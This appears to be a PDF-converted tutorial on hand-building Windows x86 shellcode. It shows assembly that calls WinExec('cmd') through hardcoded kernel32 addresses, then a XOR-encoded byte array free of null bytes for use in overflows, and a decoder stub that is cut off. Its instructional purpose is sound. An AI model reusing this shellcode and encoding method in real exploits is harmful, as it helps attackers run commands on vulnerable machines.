


Copies the selection to the Clipboard

Now paste everything in __asm{



We will left only the important lines of code, because your goal is to code a very small shellcode .



```
winexec - Microsoft Visual C++ - [winexec.cpp *]  
File Edit View Insert Project Build Tools Window Help  
[Globals] [All global members] main  
__asm {  
push ebp  
mov ebp, esp  
  
//sub esp, 44h  
  
push ebx  
push esi  
push edi  
  
//lea edi, [ebp-44h]  
//mov ecx, 11h  
//mov eax, 0CCCCCCCCh  
//rep stos dword ptr [edi]  
  
mov byte ptr [ebp-4], 63h  
mov byte ptr [ebp-3], 6Dh  
mov byte ptr [ebp-2], 64h  
mov byte ptr [ebp-1], 0  
  
//mov esi, esp  
push 5  
lea eax, [ebp-4]  
push eax  
call dword ptr [!KERNEL32_NULL_THUNK_DATA (004241f8)]  
//cmp esi, esp  
//call __chkesp (004010a0)  
  
push 1  
call exit (00401a60)  
}
```

Loaded 'C:\WINDOWS\System32\ntdll.dll', no matching symbolic information found.
Loaded 'C:\WINDOWS\SYSTEM32\kernel32.dll', no matching symbolic information found.
The program 'C:\FERTIG\testfiles\winexec\Debug\winexec.exe' has exited with code 0 (0x0).

Build Debug Find in Files 1 Find in Files 2 Results SQL Debugging /

Ready Ln 40, Col 22 REC COL OVR READ

Now we need the two function addresses of WinExec and ExitProcess.

For that we use depends.exe(from the Microsoft SDK) and open with depends the compiled file.

The address of WinExec is the kerneladdress + the Entry Point of WinExec = 0x77e70000+0x00018601=0x77e88601 now do the same with ExitProcess (Maybe you have different addresses).

Dependency Walker - [winexec]

File Edit View Options Profile Window Help

WINEXEC.EXE

KERNEL32.DLL

NTDLL.DLL

NTDLL.DLL

| P | Ordinal ^ | Hint | Function | Entry Point |
|---|-----------|--------------|-------------------------|-------------|
| | N/A | 27 (0x001B) | CloseHandle | Not Bound |
| | N/A | 81 (0x0051) | DebugBreak | Not Bound |
| | N/A | 125 (0x007D) | ExitProcess | Not Bound |
| | N/A | 170 (0x00AA) | FlushFileBuffers | Not Bound |
| | N/A | 178 (0x00B2) | FreeEnvironmentStringsA | Not Bound |
| | N/A | 179 (0x00B3) | FreeEnvironmentStringsW | Not Bound |
| | N/A | 185 (0x00B9) | GetACP | Not Bound |
| | N/A | 191 (0x00BF) | GetCPInfo | Not Bound |
| | N/A | 202 (0x00CA) | GetCommandLineA | Not Bound |
| | N/A | 247 (0x00F7) | GetCurrentProcess | Not Bound |

| E | Ordinal ^ | Hint | Function | Entry Point |
|---|--------------|--------------|-----------------------|-------------|
| | 768 (0x0300) | 767 (0x02FF) | WaitNamedPipeA | 0x00035A81 |
| | 769 (0x0301) | 768 (0x0300) | WaitNamedPipeW | 0x00021A47 |
| | 770 (0x0302) | 769 (0x0301) | WideCharToMultiByte | 0x0000AFD8 |
| | 771 (0x0303) | 770 (0x0302) | WinExec | 0x00018601 |
| | 772 (0x0304) | 771 (0x0303) | WriteConsoleA | 0x00014BD4 |
| | 773 (0x0305) | 772 (0x0304) | WriteConsoleInputA | 0x00045F01 |
| | 774 (0x0306) | 773 (0x0305) | WriteConsoleInputVDMA | 0x00045C83 |
| | 775 (0x0307) | 774 (0x0306) | WriteConsoleInputVDMW | 0x00045C9F |
| | 776 (0x0308) | 775 (0x0307) | WriteConsoleInputW | 0x00045F1D |

| | Module | File Time Stamp | Link Time Stamp | File Size | Attr. | Link Checksum | Real Checksum | CPU | Subsystem | Symbols | Preferred Base | Actual Base | Virtual Si |
|--|--------------|------------------|------------------|-----------|-------|---------------|---------------|-----|-----------|---------|----------------|-------------|------------|
| | KERNEL32.DLL | 10.12.1999 10:00 | 08.12.1999 10:52 | 788.240 | A | 0x000C8F65 | 0x000C8F65 | x86 | Console | DBG | 0x77E70000 | Unknown | 0x000C |
| | NTDLL.DLL | 10.12.1999 10:00 | 27.10.1999 22:06 | 503.056 | A | 0x0007ADAF | 0x0007ADAF | x86 | Console | DBG | 0x77F80000 | Unknown | 0x0007 |
| | WINEXEC.EXE | 01.05.2003 14:53 | 01.05.2003 14:53 | 151.614 | A | 0x00000000 | 0x0002DE12 | x86 | Console | PDB | 0x00400000 | Unknown | 0x0002 |

For Help, press F1

The only thing which is left, is to move the addresses into eax and call it . Now compile the code and start it, if the code looks like this picture but don't work, you have used the wrong addresses.

```
winexc - Microsoft Visual C++ - [winexc.cpp]
File Edit View Insert Project Build Tools Window Help
(Globals) (All global members) main
__asm {
//standart procedure
push ebp
mov ebp,esp

//push ebx on the stack
push ebx

//write cmd\0
mov byte ptr [ebp-4],63h
mov byte ptr [ebp-3],6Dh
mov byte ptr [ebp-2],64h
mov byte ptr [ebp-1],0

//write 5 = SW_SHOW and cmd\0 on the stack
push 5
lea eax,[ebp-4]
push eax

//move the winexc function address into eax 0x77e700000 + 18601 = 0x77e88601
mov eax,0x77e88601
call eax

// write 1 on the stack
push 1


//move the Exitprocess function into eax 0x77e700000 + 1B0BB = 0x77e8b0bb
mov eax,0x77e8b0bb
call eax

}

}

Linking...
winexc.exe - 0 error(s), 1 warning(s)
Build Debug Find in Files 1 Find in Files 2 Results SQL Debugging /
Ln 27, Col 2 REC COL QVR READ
```

After everything works well now, please copy the code in a arbitrary file and delete the "ptr" string, because nasm doesn't know this syntax, and write for the header "BITS 32"

The image shows a screenshot of the Tera TextEditor application. The title bar reads "2.asm - Tera TextEditor - [C:\FERTIG\testfiles\winexec\]". The menu bar includes "File", "Edit", "View", "Tools", and "Window". The toolbar contains various icons for file operations and editing. Below the toolbar is a macro bar with buttons for "Macro 1" through "Macro 10". The main text area contains assembly code for 32-bit addressing. The code starts with "BITS 32 ; 32bit addressing". It then pushes the "ebp" register and moves "esp" to "ebp". Next, it pushes the "ebx" register. A series of four "mov" instructions store the values 63h, 6Dh, 64h, and 0 into bytes at memory locations [ebp-4], [ebp-3], [ebp-2], and [ebp-1] respectively. Then, it pushes the value 5, loads it into "eax" using "lea", and pushes "eax". This is followed by a "mov" instruction setting "eax" to 0x77e88601 and a "call" instruction to "eax". Then, it pushes the value 1, sets "eax" to 0x77e8b0bb, and calls "eax". The cursor is positioned at the end of the "push eax" line.

```
2.asm - Tera TextEditor - [C:\FERTIG\testfiles\winexec\]
File Edit View Tools Window ?
[Icons] C/C++ Col 18, Ln 14
Macro 1 Macro 2 Macro 3 Macro 4 Macro 5 Macro 6 Macro 7 Macro 8 Macro 9 Macro 10
BITS 32 ; 32bit addressing

push ebp
mov ebp, esp

push ebx

mov byte [ebp-4], 63h
mov byte [ebp-3], 6Dh
mov byte [ebp-2], 64h
mov byte [ebp-1], 0

push 5
lea eax, [ebp-4]
push eax

mov eax, 0x77e88601
call eax

push 1

mov eax, 0x77e8b0bb
call eax
```

now compile the file 2.asm with nasm, and generate with my tool makeshell.exe this shellcode.

-nasm -s -fbn 2.asm


-makeshell.exe 2

now you can find the shellcode in the file shellcode.c, he will work well(compile it and test it) but it contains **NULL-BYTES** which can cause problems.

To get away the NULL-BYTES, we have to Xor the shellcode. Please use for this my tool encode.exe.

-encode 2 0x95 >>db-array.txt


Encode checks if there are any null-bytes or bytes which you cannot use in windows-file-names, because you never know for what you need the shellcode(look at the winhelp32.exe overflow). At this picture is everything alright. Now paste this array in a decryption-code, because without you cannot use this shellcode.



The screenshot shows a window titled "db-array - Editor" with a menu bar containing "Datei", "Bearbeiten", "Format", and "?". The main text area contains the following text:

```
encode_byte = 0x95  
loaded: test  
size: 66 bytes  
  
db  0xC0, 0x1C, 0x70, 0xC6, 0xC3, 0xC2, 0x53, 0xD0, 0x6D, 0xF6, 0x53, 0xD0, 0x6C, 0xF8, 0x53, 0xD0, 0x6F, 0xF1,  
0x53, 0xD0, 0x6E, 0xBB, 0x53, 0xD0, 0x69, 0xF0, 0x53, 0xD0, 0x68, 0xED, 0x53, 0xD0, 0x6B, 0xF0, 0x53, 0xD0, 0x6A,  
0x95, 0xFD, 0x90, 0x95, 0x95, 0x95, 0x18, 0xD0, 0x6D, 0xC5, 0x2D, 0x94, 0x13, 0x7D, 0xE2, 0x6A, 0x45, 0xFD, 0x94,  
0x95, 0x95, 0x95, 0x2D, 0x2E, 0x25, 0x7D, 0xE2, 0x6A, 0x45, 0x95, 0x68,  
  
This Shellcode does not contain any NULL-BYTE or a Invalid Char For File name
```

Now check if it looks like this. Dont't forget to paste the right xor byte in . in this case 0x95.



```
decode.asm - Tera TextEditor - [C:\FERTIG\testfiles\winexec\]
File Edit View Tools Window ?
C/C++ Col 1, Ln 1
Macro 1 Macro 2 Macro 3 Macro 4 Macro 5 Macro 6 Macro 7 Macro 8 Macro 9 Macro 10
BITS 32
ORG 0x0
    jmp short omega
alpha:
    pop eax
decrypt:
    xor byte [eax], 0x95
    inc eax
    cmp dword [eax], 'hack'
    jne short decrypt
    jmp short codestart
omega:
